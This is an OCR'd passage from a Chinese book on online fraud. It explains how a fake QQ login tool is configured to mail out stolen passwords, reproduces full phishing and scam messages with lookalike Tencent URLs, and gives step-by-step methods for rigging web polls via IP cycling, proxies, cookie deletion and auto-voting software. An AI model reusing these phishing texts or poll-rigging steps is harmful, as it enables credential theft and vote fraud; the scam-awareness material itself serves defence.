


图 7-32 “梧桐 QQ 欺骗登录器”包含的文件界面

首先双击运行“配置.exe”文件，运行界面如图 7-33 所示。

在【服务器】后面的两个文本框中分别填写发信要用的服务器和端口号，在【用户名】和【密码】后面的文本框中分别填写发信的邮箱账号和密码，在【发向】后面的文本框中填写收信地址。

填写完毕后单击【ok】按钮，当提示“写出配置信息成功”(此处可能为程序作者失误，笔者猜测应该为“写入配置信息成功”)时，配置信息即被成功写入到了如图 7-32 所示的配置文件“wtqq.ini”中（该文件经过了简单加密，无法看到明文信息），如图 7-34 所示。



图 7-33 配置程序运行界面



图 7-34 提示“写出配置文件成功”

现在我们再来看“梧桐 QQ 欺骗器”的主程序界面。双击运行“dqq.exe”主程序，看到其界面和普通的 QQ 登录界面十分相似，如图 7-35 所示。



图 7-35 “QQ 欺骗器”主程序运行界面

从图中可以看出，该伪装后的登录界面几乎达到了以假乱真的效果，如果用户一不小心被这个假冒界面欺骗了，当输入了 QQ 账号和密码，其后果可想而知。

此外需要注意，网上还有一种声称为可以暴力破解 QQ 密码的软件，实际上由于腾讯公司对 QQ 的保护做得比较好，因此通常情况下暴力破解的结果都不会让人满意，但凡声称拥有很高破解成功率的软件通常都是一些后门程序，务必要多加注意。

如果仔细观察的话，可以看到图 7-35 中所显示的界面底部的控件没有完全对齐，此处值得怀疑；另外，在 QQ 密码输入框后面有几个字【忘了密码?】，看起来很像一个链接，但鼠标单击它的时候却没有任何反应，显然是个幌子。

最重要的一点是，由于此类程序大多是通过替换桌面上的 QQ 登录快捷方式来欺骗用户的，当你仔细观察桌面上的各个快捷方式图标时，就会发现快捷方式图标与非快捷方式图标的不同之处在于，快捷方式图标左下角都有一个箭头，如图 7-36 所示。



图 7-36 快捷方式图标左下角的箭头

另外，由于快捷方式只是一个指向可执行程序的连接，因此当单击右键查看其“属性”时，其显示内容也与真正的可执行文件“属性”有着很大的不同，分别如图 7-37 和图 7-38 所示。



图 7-37 快捷方式的“属性”



图 7-38 可执行程序的“属性”

对比图 7-37 与图 7-38 可以发现很多明显的不同，例如快捷方式的属性中都有一个“快捷方式”标签，而可执行程序的属性中没有，而是多了一个“摘要”标签，可以通过这一项直接判断是否为快捷方式的图标。

在某些时候，有些欺骗登录器为了能更好地隐藏，同样采取了在桌面上建立一个快捷方式的方法来运行，此时可查看如图 7-37 所示的“属性”对话框中的“快捷方式”标签中【目标】项后面的编辑框中显示的路径，如果其指向的目标并非自己安装的 QQ 程序路径，就必须要对此程序加倍地小心和警惕。

7.6 QQ 欺骗其他招数揭秘

在第 6 章中我们曾分析了一些虚假的 QQ 中奖的欺骗招数，本节我们再把其他一些常见的欺骗招数进行完全曝光。

1．骗局一：12590电话欺骗

通常，许多人总能收到好友无缘无故发来的短消息，例如下面一段所示。

“有一段时间没见你了，过得怎么样？最近很少上QQ，因此特意给你点了一首好听的歌，你用手机拨打125加上90620338就可以听了。后面还有我的留言录音。^_^!记得去听，别辜负我一番心意哦!听完了也点首歌给我听啊！呵呵我下了，88。”

类似以上的消息总会让人感到突然和莫名其妙，但由于是好友发送过来的消息，有些人还是将信将疑地拨打了这个号码，结果到月底交话费的时候却发现无缘无故地多出了几十元甚至上百元的话费，这才知道受骗了。

骗术分析：这类骗术是某些不法服务提供商进行欺骗的常见招数。当遇到这种情况时，通常是因为你好友的QQ密码已经被盗，或者是中了所谓的“QQ尾巴”病毒。防范措施是，通过手机或电话等方式与好友联系并确认，以免上当受骗。



小贴士：12590是国内各大服务提供商与中国移动合作开办的一种增值信息业务总接入平台，类似网通的168信息台，收费标准为包月或1～5元/min不等。主要向用户提供多种互动性节目、下载类节目、点送类节目服务，等等。



小贴士：一些别有用心的人编写出利用QQ传播的病毒，称为“QQ尾巴”病毒，此类病毒潜伏在系统中，每次当你发送QQ消息后，它将会自动在你的消息后面附加一段自己的消息。“QQ尾巴”因此得名。如果你的QQ经常无缘无故地发送自己不知道的消息，就有可能中了该类病毒，可利用一些专杀工具进行查杀。

2．骗局二：馅饼？陷阱!

由于QQ在国内非常流行，因此位数较短的QQ号码已经成了一种非常稀缺的资源。在7.4节中我们已介绍，为了获得一些位数较短的QQ号码而使用在线代理申请国外版的QQ的方法，但有人却总会拣到天上掉下来的“馅饼”，凭空得到了一个5位或6位的QQ号码，下面是一封电子邮件原文。

“你好，恭喜你成为我们腾讯第52位幸运者，606210密码是123456，这个号码是我们送给你的礼物，希望你能够收下，谢谢。如果收下，请马上更换密码，最好是换成你现在用的QQ密码，因为你的中奖号码和我们给的奖品号码是有记录的，那样以防丢失，如果不按我说的去做，丢失的话，我们概不负责，谢谢！请不要和你身边的人说，那样我们的工作就很难进行！如果改完密码和我说一下，我还要找别的幸运者！谢谢!”

此处并没有发现我们在6.5节中所提到的关于虚假QQ中奖信息的普遍特征，似乎真的运气好到了被天上掉下来的“馅饼”砸中，而事实上这也是一个不折不扣的陷阱。

骗术分析：行骗者首先把要赠送的号码进行“号码保护”，然后假意赠送给他人；大多数得到号码的网友都会将其密码修改为自己经常使用的密码或者只是简单地进行一下变形；骗子利用QQ账号的“取回密码”功能即可得到其向人赠送的号码被人修改后的密码，进而通过简单地猜解取得被骗用户的常用密码，由于大多数人为了方便记忆都会在许多地方使用同一个密码，造成的结果是许多账号同时被人盗取。

3．骗局三：以朋友的名义欺骗

通常人们认为，朋友有难，自然应该毫不犹豫地伸出援助之手。近来就有不少的行骗者开始利用人们的这种心理来进行行骗。下面就是一段典型的利用朋友的名义进行欺骗的QQ留言原文。

“小天使：（2007-01-14 19:03:30）在吗?能帮我个忙吗?我朋友叫我帮他汇 500 元钱，我这边不方便，你帮我汇好吗?他是邮政的卡，卡号是 6221188565110014OXXX1，他叫魏 XX。如果去汇钱的话，记得带身份证或者直接在邮政自动取款机上转账都可以的，路上小心!汇好了直接给我 QQ 留言，我的手机没带，晚点我再联系你。”

骗术分析：由于此种骗术利用了人们善良的本性，使得为数不少的用户上当受骗。目前，腾讯公司已经收到了大量类似欺骗的投诉。如果遇到朋友求助不妨给朋友打个电话进行简单地询问，不要被留言中“我的手机没带，晚点再联系你”给骗了。

4．骗局四：系统升级

这是一种杀伤力比较强的欺骗招数，它冒用腾讯公司官方的名义，伪造貌似合理的借口，使用户防不胜防。这类欺骗信息一般是通过 E-mail 发送，以显得比较正式。典型的一种欺骗邮件，如图 7-39 所示。



原邮件发件人名字：dna-10000
原邮件发件人地址：dna-10000@qq.com
原邮件收件人名字：；；；；；；；；；；；；；；；；；；；；
原邮件收件人地址：2XXXXX@qq.com;3XXXX@qq.com.....
原邮件抄送人名字：
原邮件抄送人地址：

《腾讯 QQ》第二代 DNA 密码保护系统即日起小范围实施更换

尊敬的 QQ 用户：

为了进一步保护您的 QQ 账号，提高密码修改操作的安全性，我们将从即日起对 QQ 密码保护修改资料进行全面升级。升级后为第 2 代 DNA 密码保护资料。安全系数比原保护资料大大提高，将采用 SSL 3.0, RC4 (128 高位加密) RSA(1024 位交换)

[腾讯客服 service]第2代 DNA 密码保护升级公告如下：

近期出现大量 QQ 用户密码被盗，Q 币及各类虚拟财产大量流失，经查实!网站挂网马盗号极其严重，QQ 帐号的安全性受到威胁，随着 QQ 帐号的广泛运用于游戏.聊天一系列收费活动中，对 QQ 密码保护升级已是迫在眉睫，方案将从即日起实施，请将您的 QQ 密码保护资料在官方页面及时进行升级。延期第一代资料将强行注销，任何一人拥有您密码都可以申请第二代密码保护，并且更改证件号码及其它资料，将 QQ 占为己有。一定谨慎！望即时更新您的密码保护资料！点击以下官方站点。

DNA 密码保护升级 service.QQ.COM ，请您立即操做！

官方升级密保网址→ WWW.QQ.COM

客服升级密保网址→ QQ2.QQ.COM

客服升级密保网址→ service.QQ.COM

提示:第 2 代密码保护升级第一批暂时仅限会员以及 5 ,6 ,7 位数 QQ 号码.(升级成功后系统自动补偿 $15.0 腾讯 Q 币及扩张 20MB 网络硬盘做为补偿,此次补偿对升级用户永久有效)

Copyright © 1998 - 2006 TENCENT Inc. All Rights Reserved
腾讯公司 版权所有

图 7-39　典型的欺骗信件示例

还有一种与之非常类似的欺骗邮件内容如下所示。

尊敬的 QQ 用户你好：

首先，感谢你对我们的支持与关爱。在过去的 6 年里，腾讯和广大的朋友们一起一步步成长，一起成熟，一起努力，也一直坚持，才有了今天的成绩！2005 年我们会提供给大家更方便实用的服务和更贴心的沟通体验！

由于 QQ 密码保护服务在功能上的不完善，加之部分用户遗忘了早期注册的密码保护资料，致使密码丢失后不能及时取回。为了解决日益严重的号码被盗问题，最大限度地避免木马病毒等给 QQ 用户带来的伤害，我们将在部分号码段试行新的实名密码保护系统（SNPS）。新系统的推出将极大地增强你使用号码的安全性。将在现有密码保护基础上增加以下功能和特性：

（1）发现 QQ 号码被盗后，使用新的实名安全识别码在第一时间可以把 QQ 号码锁定，防止盗号者删除你的好友，更改号码资料。及时保障你 QQ 个人账户内 Q 币和游戏币不被转移和窃取盗用。

（2）新系统采用最新的动态特征码技术，由于算法的不可逆加密，彻底杜绝暴力破解等其他因素导致的 QQ 号码密码被盗的情况。即使你遗忘了密码保护的回答，找回密码邮箱已停用仍可以轻松地取回密码。

（3）简化了密码被盗后的取回流程。只一个步骤便可以把密码轻松重设，同时还可以对密码进行权限管理，操作简单快捷，让你更放心。

新系统最后调试期将在部分号码段试行。如你收到此封邮件，我们会在确认你是号码的真正主人后，由系统回执给你号码惟一对应的实名安全识别码。

请确认以下填写的内容准确性和详细性，这将是我们判断该号码属于你的重要依据。

※QQ 号码：

※真实姓名：

※身份证号码：

※联系电话：

※详细地址：

※手机号码：

※QQ 原始密码(申请该 QQ 号时的第一个密码)：

※QQ 历史密码(有多少提供多少，请用/隔开)：

※证件类型(身份证/军官证/护照/其他证件/电话号码)：

※证件号码：

※提示问题：

※问题答案：

※安全信箱：

注意：

（1）待填写完毕后（必要时复制表格），发送到我们专门设立的回执实名安全识别码的加密电邮：SNPS@qq.com ，资料确认后系统将及时对你进行回执。

（2）填写此表格并成功递交，即表示你保证以上所填内容完全准确，并同意任意一项内容失效均有可能导致丧失权利。请再次确认并务必保证以上资料的准确性。如果你的资料不正确，我们将不做任何回执，也不再另行通知。

骗术分析：上述两种做法的目的都是为了获取其他用户的详细资料，然后利用这些资料来猜解密码或者直接通过“找回密码”来得到被骗用户的 QQ 密码。

重要的一点是，腾讯公司绝不会以任何借口、任何方式让用户提供 QQ 密码、身份证号码、密码保护等资料，凡遇到此类信息均为欺骗信息。

5．骗局五：域名欺骗招数拆解

目前，已经有越来越多的人习惯了在 Internet 上进行“冲浪”。但 Internet 涉及的内容如此之广，其专业性远非人们所想象的那样简单。

以浏览 Web 网页经常遇到的 URL 为例，大多数用户可能都没有听说过 URL 的概念，对于域名的相关知识更是一无所知。

域名有类型之分，比如常见的有.com、.cn、.net、.org、.gov.cn 等；有层次之分，比如顶级域名、二级域名等。

目前就有许多人利用普通网民对域名知识了解不多的情况而进行种种欺骗，以下就对几种常见欺骗进行分析。

首先应知道腾讯公司所拥有的域名有：www.qq.com、www.tencent.com、、www.soso.com、www.tenpay.com、www.paipai.com 等，最常用的是 www.qq.com。

下面是一些较有代表性的假冒 URL。

（1）http://QB.tencnent.com/30354760。

仔细看，就会发现该域名的拼写为 tencnent，与腾讯公司的 tencent 相比中间多了一个 n，一不小心就会被欺骗。

（2）http://www. QQ.laba.cn。

这里要注意，该 URL 的真正主页网址是 www.laba.cn，而 www.qq.laba.cn 只是一个二级域名，故意将 QQ 大写只是为了突出显示，使其更具迷惑效果。

（3）http://www.tencent.cc。

腾讯公司的顶级域名是 com，而非 cc。

（4）http://www.qq.com.qq.q512.com/vip_qq/vip.htm。

与(2)类似，但其伪装得更深。如果将后面进行简单地编码的话，将会迷惑更多无辜的人上当。

7.7 总结

本章对涉及 QQ 的相关欺骗方式进行了较为详细地介绍，由于 QQ 在许多人的生活中已经应用得非常广泛，因此我们必须时刻提高警惕，保证自己的信息安全。

第8章 选票时代——认识网络投票欺骗

在互联网上，投票的活动很频繁，任意一个网站的一篇新闻、一句留言，都能找到一堆“支持”、“反对”的按钮来表达“民意”。不过必须指出的是，这种网络的选票结果有时是没有任何实际价值的，只要有人弄一些欺骗的手段，就可以很轻松地用几个简单的招式完全修改投票的结果。

8.1 变换 IP 进行无限投票

目前，互联网上几乎所有的投票模式都为了防止某些别有用心的人进行不停地刷票而被或多或少地加上了某些限制，对于大多数随机问卷时的投票，进行的投票限制也对每个投票用户的 IP 进行了限制，使得每个 IP 用户只能进行一次投票。如果用户打算重复投票就会弹出禁止投票的拒绝窗口，如图 8-1 所示。



图 8-1 拒绝投票窗口

其实，这种限制投票的方式也是十分简单的，只需让自己的 IP 不停地变换就可以了。

8.1.1 ADSL 用户改变 IP 投票

对于大多数使用 ADSL 宽带进行拨号连接的网络用户来说，改变自己 IP 的方式最简单不过了，只需要在投票后断开网络连接再重新连接，IP 就会自动变了。下面以某著名网络投票网站为例，进行介绍。

（1）图 8-2 所示的投票窗口为一个旅游投票窗口，这里随机投给原有 18 票的【北京周边】选项，接下来投票窗口就会自动跳转到投票结果窗口，北京周边变成了 19 票，而原窗口的投票按钮消失了，如图 8-3 所示。

（2）重新将投票窗口打开后，再进行任何投票，页面都会显示如图 8-4 所示的拒绝页面。此时打开自己的交换机页面，并单击【断开】按钮（如图 8-5 所示），如果用户使用调制解调器连接网络，则直接断开网络并重新连接即可。



图 8-2 投票给 18 票的北京周边



图 8-3 投票成功



图 8-4 投票被拒绝



图 8-5 断开网络连接

（3）重新连接网络后，再次打开投票站点，继续为【北京周边】投票，发现拒绝页面并没有出现，【北京周边】的票数增长至 20 票，如图 8-6 所示。



图 8-6 重新投票成功

8.1.2 加密代理隐藏 IP 地址投票

对于固定 IP 用户来说，想对这种对 IP 进行投票限制的做法就有些难以通过自身的设置进行突破了，而且即使作为 ADSL 用户，也不能通过不停地断开连接的方式进行无限制的投票。因为每个地区都有一段属于自己的 IP 段，一旦用户把属于自己地区的 IP 范围“用光”，也就不能再继续投票了。

其实解决 IP 问题最有效的办法就是使用代理 IP。由于互联网上的免费代理大多只有几天甚至几小时的时效期，每次使用都需要重新搜索，再加上使用免费代理的人过多，导致了这些 IP 的速度慢得让人无法忍受，所以利用手工批量加载代理 IP 来实现无限投票的方式并不现实。笔者在这里推荐一款加密代理软件“无界”，这款软件最大的特点就是可以自动搜索代理并进行连接，用户无需进行任何复杂的操作。该软件的使用方法如下所示。



图 8-7 “无界”程序主界面

（1）图 8-7 所示为“无界”程序运行主界面，使用本软件无需进行任何设置，在运行程序的同时软件就会自动进行代理搜索。在列出连接速度最快的服务器后，软件选择连接速度最快的一台代理服务器。

（2）在成功连接代理服务器后，程序会自动跳出一个如图 8-8 所示的浏览器窗口，用户在此窗口下进行的任何网络访问都是通过加密形式进行连接的。此时继续打开投票网站，就会发现用户仍然可以继续投票，如图 8-9 所示。



图 8-8 代理浏览器窗口

（3）关闭目前开启的所有浏览器窗口，返回到“无界”程序主界面中并勾选其他服务器的选项，等待界面显示“服务器连接成功”，如图 8-10 所示。



图 8-9 继续投票成功




图 8-10 成功连接第二台服务器

（4）单击程序主界面中的【打开主页】图标，并在弹出的新浏览器窗口中重新输入投票网站的地址继续投票。如图 8-11 所示，【北京周边】已被投了 22 票。如果用户打算继续投票，只需继续切换代理服务器即可。如果代理服务器用光，单击主界面中的【重新搜索】图标，软件就会自动重新搜索代理服务器。

（5）在使用完毕关闭程序时会看到程序提示是否保留浏览器的警告窗口，此时即使选择了【保留 IE 并退出】按钮，也无法通过这些浏览器访问任何网站，如图 8-12 所示。

这是因为程序退出后并没有取消浏览器中的代理设置，用户需要自己进行手动设置。



图 8-11 【北京周边】被投了 22 票




图 8-12 退出警告

（6）依次选择 IE 浏览器中的【工具】→【Internet 选项】（如图 8-13 所示）→【连接】标签（如图 8-14 所示）→【局域网设置】项。



图 8-13 【Internet 选项】窗口



图 8-14 【连接】标签页面

在弹出的【局域网设置】窗口中，取消代理服务器一栏中的【为 LAN 使用代理服务器】项的选择，并重新启动浏览器即可，如图 8-15 所示。




图 8-15 取消代理服务器的选择

8.2 修改 Cookies 突破投票限制

投票系统上成功投票后，会在本机的 C:\Documents and Settings\用户名\Cookies 文件夹下生成一个 Cookies 文件，这个文件中包含了投票成功的时间等信息。当第二次投票时，投票系统会首先检测 Cookies 文件夹中是否有 Cookies 文件，如果没有，则认为这位用户是第一次投票，可以成功投票。



小贴士： Cookies 是一种能够让网站服务器把少量数据存储到客户端的硬盘或内存，或是从客户端的硬盘读取数据的一种技术。Cookies 是当你浏览某网站时，由 Web 服务器置于你硬盘上的一个非常小的文本文件，它可以记录用户 ID、密码、浏览过的网页、停留的时间等信息。当你再次来到该网站时，网站通过读取 Cookies，获得你的相关信息后，就可以做出相应的动作。如在页面显示欢迎你的标语，或者让你不用输入 ID、密码就直接登录，等等。从本质上讲，它可以看做是你的身份证。但 Cookies 不能作为代码执行，也不会传送病毒，且为你所专有，并只能由提供它的服务器来读取。保存的信息片断以“名/值”对（name-value pairs）的形式存储，一个“名/值”对仅仅是一条命名的数据。一个网站只能取得它放在你的计算机中的信息，它无法从其他的 Cookies 文件中取得信息，也无法得到你的计算机上的其他任何东西。 Cookies 中的内容大多数经过了加密处理，因此一般用户看到的只是一些毫无意义的字母数字组合，只有服务器的 CGI 处理程序才知道它们真正的含义。

从选举公正的角度上讲 Cookies 限制无疑要比 IP 限制优秀得多，因为 IP 限制会出现 ADSL 动态 IP 用户可以一个人多次投票，而使用网吧或某些企业的局域网固定 IP 用户或内网用户只能投一次，甚至连一次投票的机会都没有。而 Cookies 限制由于是将投票信息直接写入了用户计算机中，就可以保证所有人都可以拥有公平投票的机会。

从安全的角度上来讲，这种 Cookies 限制的安全性确是脆弱不堪的，把投票信息写入到用户计算机中，用户只要稍加修改就能突破这种限制。

8.2.1 删除本地 Cookies 文件

投票网站在用户每次投票之后就写入一次 Cookies，那么在用户投票之后，只需手动删除本机 Cookies 文件即可，步骤如下。

（1）打开 IE 浏览器后单击【工具】按钮，并在弹出的下拉菜单中选择【Internet 选项】，如图 8-16 所示。



图 8-16 选择【Internet 选项】



图 8-17 选择【删除 Cookies】按钮

（2）在弹出【Internet 选项】设置窗口中单击【删除 Cookies】按钮（如图 8-17 所示），并在弹出的确认窗口中单击【确定】按钮，如图 8-18 所示。

（3）重新启动 IE 浏览器，对投票网站进行投票即可。

通过浏览器的删除 Cookies 功能虽然可以快速地将本地 Cookies 文件删除，不过利用这种方法会将计算机中保存的所有 Cookies 文件一并清除。如果用户的计算机中保存了大量的自动登录的 Cookies 文件，那么以后登录这些网站的用户名及密码也会被全部清除，这对用户使用计算机无疑是一种不小的困扰。如果用户对 Cookies 相关知识有一定的了解，可以直接访问“C:\Documents and Settings\用户名\Cookies”文件夹，找到投票网站的相关 Cookies 并将其删除，如图 8-19 所示。



图 8-18 确定删除 Cookies




图 8-19 Cookies 文件夹

不足的是，每次投票后就需要在 Cookies 文件夹的文件“海洋”中去寻找投票网站的相关 Cookies。因为用户无论何时登录都会在自己的 Cookies 文件夹中留下“足迹”，如果用户经常登录各种不同的网站，那么进入 Cookies 文件夹中就会发现自己至少保留了上千个 Cookies 文件夹，在这种情况下，每次手动删除都要耗费相当的经历。

8.2.2 禁止 Cookies 文件写入

其实对付 Cookies 限制投票有一种一劳永逸的方法：完全禁止任何网站向本地计算写入任何 Cookies。如此一来，Cookies 限制就完全没有任何用处了。禁用 Cookies 的方法如下。

（1）打开 IE 浏览器后单击【工具】按钮，并在弹出的下拉菜单中选择【Internet 选项】项，如图 8-20 所示。

（2）在弹出的【Internet 设置】窗口中选择【隐私】标签，并在隐私界面中单击【站点】按钮，如图 8-21 所示。



图 8-20 选择【Internet 选项】项




图 8-21 【隐私】标签页面

（3）在弹出的【每站点的隐私操作】窗口中，在【网站地址】一栏下方输入打算阻止 Cookies 写入的站点，并单击右侧的【阻止】按钮，该站点的所有 Cookies 写入就会被全部禁止，如图 8-22 所示。

如果用户认为这样做太过繁琐，可以考虑一次禁止所有的 Cookies。只需要在第二步中的隐私界面将【Internet 区域设置】的滑块由默认的【中】拖曳至【阻止所有 Cookies】即可，如图 8-23 所示。



图 8-22 禁止站点界面




图 8-23 阻止所有 Cookies

这样做虽然可以快速禁止 Cookies 写入，但是会对用户访问其他网站造成一定的困扰。这里建议在投票结束后，将【Internet 区域设置】变回默认的【中】。

8.3 刷票工具的使用及原理剖析

突破投票限制的最终目标是让自己选择的目标在众多候选者中胜出。互联网上的自动投票软件很多，一些欺骗者可以很容易地就找到相关的投票软件。

刷票器版本 2.0 是众多刷票类软件中非常不错的一款，图 8-24 是该软件的主界面。该软件适用于各种网站的投票评选活动。软件内置了通用的 IE 6.0 浏览器，这一核心技术使它能够适用于任何投票网站的投票系统，对于有来路检测、Session 验证、经常改动统计文件名或路径的网站更能突出该免费刷票器的优越性。该免费刷票器有自动拨号更换 IP 投票、代理 IP 投票等功能，可以突破限制 IP 的投票，自动识别中等难度的图型验证码，高难度的验证码会自动转为人工识别输入等功能，是一个全自动的刷票外挂，是目前刷票作弊器中最为稳定、安全和智能化的自动刷票程序之一。该软件的使用方法也十分简单。

